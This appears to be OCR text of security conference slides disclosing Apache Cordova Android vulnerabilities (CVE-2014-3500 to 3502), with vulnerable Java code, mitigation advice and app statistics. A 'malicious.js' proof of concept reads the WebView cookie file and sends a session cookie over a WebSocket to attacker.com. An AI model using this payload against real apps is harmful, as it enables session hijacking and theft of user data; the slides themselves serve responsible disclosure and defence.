
IceCreamCordovaWebViewClient.java

```
public WebResourceResponse
shouldInterceptRequest(WebView view, String url)
{
  …
}
```

```
    }
    …
  }
}
```

`shouldInterceptRequest` does not catch

WebSockets now supported in
Chrome-based WebView



Theft of Sensitive Files (using CVE-2014-3501)

malicious.js


```
var req = new XMLHttpRequest();
req.open('GET', 'file://data/data/A/app_webview/Cookies', false);
req.onreadystatechange = function() {
    if (req.readystate == 4) {
        var cookies = req.responseText;
        var offset = cookies.search('sessionCookie');
        var session_cookie = cookies.substring(offset, offset + 81);

        var ws = new WebSocket('ws://attacker.com/ws');
        ws.onopen = function() { ws.send(session_cookie); };
    }
}
req.send();
```

Leak to other Apps via URL Loading (CVE-2014-3502)

CordovaWebViewClient.java


```
    @Override
    public boolean shouldOverrideUrlLoading(WebView view, String url) {
         ...
        else {
             if (url.startsWith("file://") ||
                 url.startsWith("data:")  ||
                 Config.isUrlWhiteListed(url)) {
                return false;
            }
            // If not our application, let default viewer handle
            else {
                try {
                    Intent intent = new Intent(Intent.ACTION_VIEW);
                    intent.setData(Uri.parse(url));
                    this.cordova.getActivity().startActivity(intent);
                } catch (android.content.ActivityNotFoundException e) {
                    ...
                }
            }
        }
        return true;
    }
```



Leak to other Apps via URL Loading (CVE-2014-3502)

```
if (url.startsWith("file://") ||
        url.startsWith("data:")  ||
        Config.isUrlWhiteListed(url)) {
    return false;
}
…
else {
…
  Intent intent = new Intent(Intent.ACTION_VIEW);
  intent.setData(Uri.parse(url));
  this.cordova.getActivity().startActivity(intent);
}
```

So if NOT in whitelist,
Execute default viewer!




STEP III DEMO

MITIGATION

Cordova Cross-Application Scripting (CVE-2014-3500)

Developers,


Upgrade to Cordova 3.5.1!!



Avoiding Cross-Application Scripting

Avoid the vulnerability:

Never allow user input to control the embedded browser's URL via `WebView.loadUrl`




Avoiding Cross-Application Scripting

Avoid the vulnerability:

Never allow user input to control the embedded browser's URL via `WebView.loadUrl`

Make exploitation harder:


1. Don't enable JavaScript (unless needed)
2. Don't enable universal (or file) access from file URLs (unless needed)



Cordova Data Exfiltration Issues (CVE-2014-3501/2)

CVE-2014-3501:

Can be mitigated by using Content Security Policy (CSP) metatags (WebSockets in WebViews honor CSP)




Cordova Data Exfiltration Issues (CVE-2014-3501/2)

CVE-2014-3501:

Can be mitigated by using Content Security Policy (CSP) metatags (WebSockets in WebViews honor CSP)

CVE-2014-3502:


Plugin released for complete mitigation. 3.6.0 will have a full fix via expanded whitelist



STATS

Stats


- Sample set of 137 Cordova apps
- 95 apps are exploitable
- Several banking apps are vulnerable



Stats

- Sample set of 137 Cordova apps
- 95 apps are exploitable
- Several banking apps are vulnerable


- Only a single app has updated to latest Cordova!



DISCUSSION & SUMMARY

Discussion & Summary

- We found severe vulnerabilities in one of the most popular Android frameworks
- Responsibly disclosed the issues
- Fixes/mitigation are available
- Android defense mechanisms broke Cordova so they were disabled
- App developers are slow in updating



```
Intent i = new Intent();
i.setData(“Questions?”);
```

Follow us on Twitter:
@roeehay @DepletionMode